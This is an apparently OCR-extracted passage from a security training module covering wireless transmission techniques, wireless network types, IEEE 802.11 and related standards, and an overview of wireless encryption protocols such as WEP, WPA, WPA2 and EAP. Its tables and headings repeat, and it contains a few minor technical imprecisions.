- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM)**: MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. Adopting the MIMO-OFDM technique reduces interference and increases the channel robustness.
- **Direct-sequence spread spectrum (DSSS)**: DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.

- **Frequency-hopping spread spectrum (FHSS)**: FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both the sender and receiver.



Wireless Networks

Wireless network (Wi-Fi) refers to WLANs based on **IEEE 802.11 standard**, which allows the device to access the network from anywhere within an **AP range**


Devices, such as a personal computer, video-game console, and smartphone, use Wi-Fi to connect to a **network resource**, such as the Internet, via a **wireless network AP**

Wireless Networks

Wireless networks use radio-wave transmission, which usually occurs at the physical layer of the network structure. With the global wireless communication revolution, data networking and telecommunication are fundamentally changing. Wi-Fi refers to a WLAN based on the IEEE 802.11 standard, and it allows a device to access the network from anywhere within the range of an AP. Wi-Fi is a widely used technology in wireless communication across a radio channel. Wi-Fi utilizes numerous techniques such as DSSS, FHSS, infrared (IR), and OFDM to establish a connection between a transmitter and receiver. Devices such as personal computers, video-game consoles, and smartphones use Wi-Fi to connect to a network resource such as the Internet via a wireless network AP.

The following are some of the advantages and disadvantages of wireless networks:

- **Advantages**
    - Installation is fast and easy without the need for wiring through walls and ceilings
    - Easily provides connectivity in areas where it is difficult to lay cables
    - The network can be accessed from anywhere within the range of an AP
    - Public spaces such as airports, libraries, schools, and even coffee shops offer constant Internet connections through WLANs
- **Disadvantages**
    - Security may not meet expectations
    - The bandwidth suffers as the number of devices in the network increases
    - Wi-Fi upgrades may require new wireless cards and/or APs
    - Some electronic equipment can interfere with Wi-Fi networks



Types of Wireless Networks

Extension to a Wired Network
Users
Access Point
Broadband Router
Extension Point
Internet
Users
Multiple Access Points
Users
Access Point
Access Point
Users
Broadband Router
Internet
LAN-to-LAN Wireless Network
LAN 1
Broadband Router
LAN 2
Broadband Router
3G/4G Hotspot
Internet
Users
3G Hotspot
3G/4G USB
3G Connection
Cell Tower

Types of Wireless Networks

The different types of wireless networks are described as follows.

- **Extension to a Wired Network**

  A user can extend a wired network by placing APs between a wired network and wireless devices. A wireless network can also be created using an AP.

  The types of APs include the following:

  - **Software APs (SAPs)**: SAPs can be connected to a wired network, and they run on a computer equipped with a wireless network interface card (NIC).
  - **Hardware APs (HAPs)**: HAPs support most wireless features.

  In this type of network, the AP acts as a switch, providing connectivity for computers that use a wireless NIC. The AP can connect wireless clients to a wired LAN, which allows wireless access to LAN resources such as file servers and Internet connections.



Users
Access Point
Broadband Router
Extension Point
Internet
Users

Figure 8.1: Extension to a wired network

- **Multiple Access Points**

  This type of network connects computers wirelessly using multiple APs. If a single AP cannot cover an area, multiple APs or extension points can be established.

  The wireless area of each AP must overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.



Users
Access Point
Access Point
Users
Broadband Router
Internet

Figure 8.2: Multiple access points

- **LAN-to-LAN Wireless Network**

  APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.



LAN 1
Broadband Router
LAN 2
Broadband Router

Figure 8.3: LAN-to-LAN wireless network

- **3G/4G Hotspot**

  A 3G/4G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices, including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.




Internet
Users
3G Hotspot
3G/4G USB
3G Connection
Cell Tower

Figure 8.4: 3G/4G hotspot



Wireless Standards

Amendments	Frequency (GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Wireless Standards

IEEE Standard 802.11 has evolved from a standard for a basic wireless extension to wired LAN to a mature protocol that supports enterprise authentication, strong encryption, and quality of service. When introduced in 1997, the WLAN standard specified operation at 1 and 2 Mbps in the infrared range as well as in the license-exempt 2.4-GHz industrial, scientific, and medical (ISM) frequency band. In the early days, an 802.11 network had a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. Now, 802.11 networks operate at substantially higher speeds and in additional bands. New issues have arisen, such as security, roaming among multiple APs, and quality of service. Amendments to the standard are indicated by letters of the alphabet derived from the 802.11 task groups that created them, as shown in the below table.

Amendments	Frequency(GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			


802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Table 8.1: Wireless standards

- **802.11**: The 802.11 (Wi-Fi) standard applies to WLANs and uses FHSS or DSSS as the frequency-hopping spectrum. It allows an electronic device to establish a wireless connection in any network.
- **802.11a**: It is the first amendment to the original 802.11 standard. The 802.11 standard operates in the 5 GHz frequency band and supports bandwidths up to 54 Mbps using orthogonal frequency-division multiplexing (OFDM). It has a high maximum speed but is relatively more sensitive to walls and other obstacles.
- **802.11b**: IEEE extended the 802.11 standard by creating the 802.11b specifications in 1999. This standard operates in the 2.4 GHz ISM band and supports bandwidths up to 11 Mbps using direct-sequence spread spectrum (DSSS) modulation.
- **802.11d**: The 802.11d standard is an enhanced version of 802.11a and 802.11b that supports regulatory domains. The specifications of this standard can be set in the media access control (MAC) layer.
- **IEEE 802.11e**: It is used for real-time applications such as voice, VoIP, and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure quality of service (QoS) to Layer 2 of the reference model, which is the MAC layer.
- **802.11g**: It is an extension of 802.11 and supports a maximum bandwidth of 54 Mbps using OFDM technology. It uses the same 2.4 GHz band as 802.11b. The IEEE 802.11g standard defines high-speed extensions to 802.11b and is compatible with the 802.11b standard, which means 802.11b devices can work directly with an 802.11g AP.
- **802.11i**: The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).

- **802.11n**: The IEEE 802.11n is a revision that enhances the 802.11g standard with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. Furthermore, it is an IEEE industry standard for Wi-Fi wireless local network transportation. Digital Audio Broadcasting (DAB) and WLAN use OFDM.
- **802.11ah:** Also called Wi-Fi HaLow, uses 900 MHz bands for extended-range Wi-Fi networks and supports Internet of Things (IoT) communication with higher data rates and wider coverage range than the previous standards.
- **802.11ac**: It provides a high-throughput network at a frequency of 5 GHz. It is faster and more reliable than the 802.11n standard. Moreover, it involves Gigabit networking, which provides an instantaneous data-transfer experience.
- **802.11ad**: The 802.11ad standard includes a new physical layer for 802.11 networks and works on the 60 GHz spectrum. The data propagation speed in this standard is much higher from those of standards operating on the 2.4 GHz and 5 GHz bands, such as 802.11n.
- **802.12**: Media utilization is dominated by this standard because it works on the demand priority protocol. The Ethernet speed with this standard is 100 Mbps. Furthermore, it is compatible with the 802.3 and 802.5 standards. Users currently on those standards can directly upgrade to the 802.12 standard.
- **802.15**: It defines the standards for a wireless personal area network (WPAN) and describes the specifications for wireless connectivity with fixed or portable devices.
- **802.15.1 (Bluetooth)**: Bluetooth is mainly used for exchanging data over short distances on fixed or mobile devices. This standard works on the 2.4 GHz band.
- **802.15.4 (ZigBee)**: The 802.15.4 standard has a low data rate and complexity. The specification used in this standard is ZigBee, transmits long-distance data through a mesh network. The specification handles applications with a low data rate of 250 Kbps, but its use increases battery life.
- **802.15.5**: This standard deploys itself on a full-mesh or half-mesh topology. It includes network initialization, addressing, and unicasting.
- **802.16**: The IEEE 802.16 standard is a wireless communications standard designed to provide multiple physical layer (PHY) and MAC options. It is also known as WiMax. This standard is a specification for fixed broadband wireless metropolitan access networks (MANs) that use a point-to-multipoint architecture.


Module Flow



01
Understand Wireless Terminology
02
Discuss Different Types of Wireless Encryption
03
Discuss Wireless Network-Specific Attack Techniques
04
Understand Bluetooth Attacks
05
Discuss Wireless Attack Countermeasures

Discuss Different Types of Wireless Encryption

Wireless encryption is a process of protecting a wireless network from attackers who attempt to collect sensitive information by breaching the RF traffic. This section provides insight into various wireless encryption standards such as Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), WPA2, and WPA3.



Types of Wireless Encryption

802.11i

☐ An IEEE amendment that specifies security mechanisms for 802.11 wireless networks

WEP

☐ An encryption algorithm for IEEE 802.11 wireless networks

EAP

☐ Supports multiple authentication methods, such as token cards, Kerberos, and certificates

LEAP


☐ A proprietary version of EAP developed by Cisco

WPA

☐ An advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication

TKIP

☐ A security protocol used in WPA as a replacement for WEP



Types of Wireless Encryption (Cont'd)

WPA2 Enterprise
Integrates EAP standards with WPA2 encryption

CCMP
An encryption protocol used in WPA2 for stronger encryption and authentication

RADIUS
A centralized authentication and authorization management system

AES
A symmetric-key encryption, used in WPA2 as a replacement for TKIP

PEAP
A protocol that encapsulates the EAP within an encrypted and authenticated transport layer security (TLS) tunnel

WPA2
An upgrade to WPA using AES and CCMP for wireless data encryption


WPA3
A third-generation Wi-Fi security protocol that uses GCMP-256 for encryption and HMAC-SHA-384 for authentication

Types of Wireless Encryption

Attacks on wireless networks are increasing daily with the increasing use of wireless networks. The encryption of information before it is transmitted on a wireless network is the most popular method of protecting wireless networks against attackers.

There are several types of wireless encryption algorithms that can secure a wireless network. Each wireless encryption algorithm has advantages and disadvantages.

- **802.11i**: It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **WEP**: WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old wireless security standard and can be cracked easily.
- **EAP**: The Extensible Authentication Protocol (EAP) supports multiple authentication methods, such as token cards, Kerberos, and certificates.
- **LEAP**: Lightweight EAP (LEAP) is a proprietary version of EAP developed by Cisco.
- **WPA**: It is an advanced wireless encryption protocol using TKIP and Message Integrity Check (MIC) to provide strong encryption and authentication. It uses a 48-bit initialization vector (IV), 32-bit cyclic redundancy check (CRC), and TKIP encryption for wireless security.
- **TKIP**: It is a security protocol used in WPA as a replacement for WEP.
- **WPA2**: It is an upgrade to WPA using AES and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP) for wireless data encryption.
- **AES**: It is a symmetric-key encryption used in WPA2 as a replacement for TKIP.
- **CCMP**: It is an encryption protocol used in WPA2 for strong encryption and authentication.
- **WPA2 Enterprise**: It integrates EAP standards with WPA2 encryption.
- **RADIUS**: It is a centralized authentication and authorization management system.
